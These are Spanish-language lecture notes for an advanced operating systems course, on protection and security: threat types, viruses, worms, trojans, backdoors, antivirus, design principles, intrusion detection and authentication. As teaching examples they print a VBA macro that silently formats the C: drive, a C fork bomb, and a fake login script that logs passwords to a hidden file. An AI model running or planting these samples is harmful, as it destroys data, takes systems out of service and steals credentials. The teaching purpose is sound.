Sistemas operativos avanzados

Tema 8
Protección y Seguridad

Protección vs. Seguridad

- **Protección**: Evitar que se haga un uso indebido de los recursos que están dentro del ámbito del SO. Mecanismos y políticas que aseguren que los usuarios sólo acceden a sus propios recursos (archivos, zonas de memoria, etc.)
- **Seguridad**: Es un concepto mucho más amplio y está dirigida a cuatro requisitos básicos:
  - *Autenticación*: Capaz de verificar la identidad de los usuarios
  - *Confidencialidad*: La información sólo es accesible por las partes autorizadas
  - *Integridad*: Los contenidos sólo podrán modificarse por las partes autorizadas
  - *Disponibilidad*: Componentes de un sistema informático disponibles para las partes autorizadas

Otros Conceptos


- **Sujeto**: Elemento activo en un escenario de seguridad. Pueden ser los usuarios o en su nombre los procesos/tareas que estos ejecuten.
- **Objeto**: Elemento pasivo en un escenario de seguridad. Pueden ser recursos (como dispositivos) o datos (ficheros/directorios). También puede ser un proceso (por ejemplo los privilegios que un usuario tiene que tener para poder matar o no otro proceso).

- Principio del mínimo privilegio:
  - Sólo se otorga un privilegio realmente requerido para poder realizar las tareas encomendadas.
  - Este principio puede entrar en colisión con la capacidad para gestionar los privilegios (excesiva fragmentación).
  - Al final se tiene a un compromiso intermedio.

Tipología de amenazas

- ***Exploit***: Fallos en el diseño o programación de un sistema que hace que falle otorgando o facilitando privilegios al atacante o realizando directamente una acción maliciosa.
- **Gusanos**: Procesos que se autoreplican infectando a múltiples sistemas usando servicios de red.
- **Virus**: Similares a los gusanos pero por medio de archivos (ejecutables) o espacios de almacenamiento (determinados sectores de disco) comprometidos.
- **Denegación de servicio**: Tipología de ataque orientada no ha ganar acceso al sistema directamente sino a impedir que el sistema proporcione el servicio que debería dar (habitualmente sobrecargando el mismo).
- **Troyano**: Programa que suplanta a otro legítimo mostrando un aspecto o comportamiento similar al original pero que captura información valiosa o caso daño.
- **Puertas traseras**: Mecanismos de acceso alternativos incluidos en el diseño original del sistema o habilitados como mecanismo cómodo de acceso tras violaciones previas de la seguridad.
- ***Man-in-the-middle* / *sniffing***: Tipología de ataque consistente en un canal de comunicaciones que se encuentra comprometido, provocando que un tercer elemento escuche o incluso pueda manipular los mensajes entre dos sistemas.

Exploit por *Buffer Overflow*



Gusano

- Características básicas:
  - Es un código malicioso cuya principal misión es reenviarse a sí mismo
  - No afectan a la información de los sitios que contagian o se comportan con un virus
  - Consumen amplios recursos de los sistemas y los usan para infectar a otros equipos
- El "Gusano de Internet" (1988):
  - Se basaba en errores en servidores (fingerd, sendmail)
  - No involucraba ninguna operación perjudicial
  - Dejó fuera de servicio a miles de máquinas
  - Su propagación "agresiva" colapsaba las máquinas
  - Enorme publicidad
  - Provocó la creación del CERT (*Computer Emergency Response Team*)

Virus

- Secuencia de código que se inserta en un ejecutable
- Etapas de un virus:
  - Fase latente: El virus está dormido y se despierta por un evento
  - Fase de propagación: El virus inserta copias de sí mismo en otros programas
  - Fase de activación: El virus se activa para realiza las funciones para las que fue concebido
  - Fase de ejecución: La función en cuestión se realiza

Riesgo de los Virus

- En la actualidad multitud de ficheros tiene capacidad de "*ser ejecutados*".
- Afecta sobre todo a elementos web con código embebido, scripting, macros, etc..
- Muchas aplicaciones tiene intérpretes integrados (correo, navegador, reproductores de archivos multimedia, …)
- Macro de Visual Basic (cualquier programa de MS Office):

```
Sub AutoOpen()
Dim oFS
    Set oFS =
    CreateObject(''Scripting.FileSys
    temObject'')
    vs = Shell(''c:command.com /k
    format  c:'',vbHide)
End Sub
```

Estrategias de Antivirus

- Prevención & Detección:
  - Aumento en tamaño de ejecutables
  - Su firma (secuencia de instrucciones, aunque puede cambiar al propagarse: mutar)
  - Integridad de ejecutables (almacenar checksums)
  - Detectar operaciones potencialmente peligrosas
- Si la eliminación no es posible debemos deshacernos del programa infectado
- Estrategias más sofisticadas:
  - Descifrado genérico

Descifrado Genérico

- *Generic decryption* (GD)
- Permite la detección de virus polimórficos con altas velocidades
- Todos los ficheros se recorren con un escáner GD que contiene
  - Emulador de CPU: ordenador virtual basado en software
  - Escáner de firma de virus: recorre el código buscando firmas de virus
  - Módulo de control de emulación: controla la ejecución del código a analizar
- Dificultad:
  - Cuánto tiempo se tiene que ejecutar una interpretación

Conejos o Bactarias

- No dañan al sistema, es un tipo de ataque por denegación de servicio.
- Se reproducen hasta que la cantidad de recursos consumidos se convierte en una negación de servicio para el sistema afectado:

```
#include <stdio.h>

int main(int argc, char *argv[])
{
    while(1)
    {
        malloc(1024);
        fork();
    }
}
```

- Solución:
  - Utilidades del kernel para limitar recursos de los usuarios.

Caballo de Troya (Troyanos)

- Programa útil que además hace cosas no autorizadas
- El usuario ejecuta voluntariamente el programa malicioso
- *Trojan mule* o mula de Troya: es el falso programa de *login*

```
pepe:~$ cat trojan
clear
printf "`uname -h` login: "
read usuario
stty -echonl -echo
printf "Password: "
read clave
echo "$usuario : $clave" >> /tmp/.claves
printf "\nLOgin incorrect"
echo
exec /bin/login
pepe:~$
```

- **Bomba lógica**: Similar al troyano pero sólo se ejecuta bajo determinadas condiciones

Puertas Traseras

- Trozos de código que permiten saltarse los métodos de autenticación
- Usados por programadores para tareas de pruebas
- Puertas traseras en ficheros del sistema operativo:
  - Añadir un usuario con UID 0
  - Añadir un nuevo servicio a un puerto. Cuando se hace un *telnet* se abre un *shell* con privilegios de *root*.

Factor Humano

Muchas veces el eslabón que falla es el factor humano:

- Claves inexistentes o no adecuadas.
- Usuarios descuidados.
- No se hace una gestión de cuentas obsoletas.
- Política de cambio de claves, y robustez de las mismas.
- Ingeniería social (más fácil que adivinar es preguntar).

Principios de Saltzer y Schroeder para diseño de sistemas seguros

	Principle	Meaning
1	Economy of mechanism	The system should be as simple as possible.
2	Fail-safe defaults	The default is denial of access.
3	Complete mediation	Every access decision must be checked.
4	Open design	The design must be open to review.
5	Separation of privilege	Sensitive tasks should not be completed by a single individual.
6	Least privilege	Users should not possess extraneous privileges.
7	Least common mechanism	The fewer the number of users sharing a mechanism, the less problematic a user damaging the mechanism will be.
8	Psychological acceptability	The security interface must be easy to use, or it will not be used correctly.

Source: Saltzer, J.H., and M.D. Schroeder. 1975. "The Protection of Information in Computer Systems." *Proceedings of the IEEE* 63(9):1278-1308.

Aspectos Administrativos de la Seguridad

Puntos de interés:

- Seguridad Interior:
  - ¿Qué cosas pueden y deben hacer mis usuarios?
  - Programas con permisos.
- Seguridad Exterior:
  - ¿Hacia el exterior cuáles son los servicios que se ofrecen?
  - Servicios de red.
- Detección de Intrusiones:
  - Una vez que han superado la seguridad.
  - ¿Qué es lo que han hecho?

Seguridad Interior

Programas con permisos de ejecución privilegiada: Bit **`s`**.

- Este bit otorga temporalmente la identidad del propietario del fichero a quien lo ejecute. (Para delegar privilegios)
- Si el programa no se usa: eliminarlo.
- Si se usa: instalar la versión más actualizada.
- Restringir los privilegios de ciertos usuarios (*restricted shells*).

- Muchos de los exploits (ataques sobre vulnerabilidades del sistema) se realizan sobre programas con estos permisos.
- Si consiguen hacerlos fallar se puede forzar a ejecutar otros programas (shells, por lo general) como ese usuario.

Seguridad Exterior

Servicios de red del sistema:

- Si no se usa: eliminarlo.
- Si se usa: tenerlo actualizado.
- Saber quién debe usar cada servicio (desde dónde se usa).

- A este nivel también se dan ataques similares a los anteriores.
- Servicios mal configurados o antiguos pueden ser vulnerables haciendo que el intruso acceda al sistema.
- Una vez dentro ya es más fácil.

Sistemas de Detección de Intrusos

Sistemas que buscan patrones de comportamiento malicioso:

- En los ficheros log del sistema.
- En el tráfico de red (inyección de paquetes, DoS, análisis de puertos).

Existen tres niveles de IDS (*Intrusion Detection Systems*):

- IDS de Host: Protege una máquina (análisis de logs).
- IDS de Red: Una tarjeta en modo promiscuo analiza el tráfico de un segmento de red.
- IDS de pila de protocolos: Analizan no sólo el tipo de paquetes sino también el contenido y opciones de los protocolos.

Ejemplos: **`Tripwire`**, **`Abacus Sentry`**, **`Snort`**

Servicios de Seguridad: Autenticación

- La autenticación es el paso previo a la aplicación de cualquier esquema de protección
  - Determina si el usuario está autorizado
  - Determina privilegios del usuario (admin, invitado, anónima)
  - Control de acceso discrecional
- Formas de establecer la identidad
  - Pedir información (contraseñas, juegos de preguntas…)
  - Características físicas (pupila, huella dactilar,…)
  - Pedir un objeto (tarjeta, chip, …)
- Medidas suplementarias
  - Limitar acceso a recursos a determinadas horas del día
  - Expulsión del usuario después de un periodo de inactividad

Proceso de Autenticación

- Fallos históricos
  - Comprobar primero la identificación del usuario (primeras versiones UNIX)
  - Comprobar la contraseña carácter a carácter
- En caso de error, posibilidad de reintento
  - En UNIX no se permiten reintentos hasta pasado un tiempo
  - En Windows se bloquea la cuenta y se advierte al administrador
- Seguridad
  - Troyanos: suplantan el proceso que solicita datos de entrada
  - Usuarios descuidados: cuenta abierta, clave apuntada al lado del ordenador,…)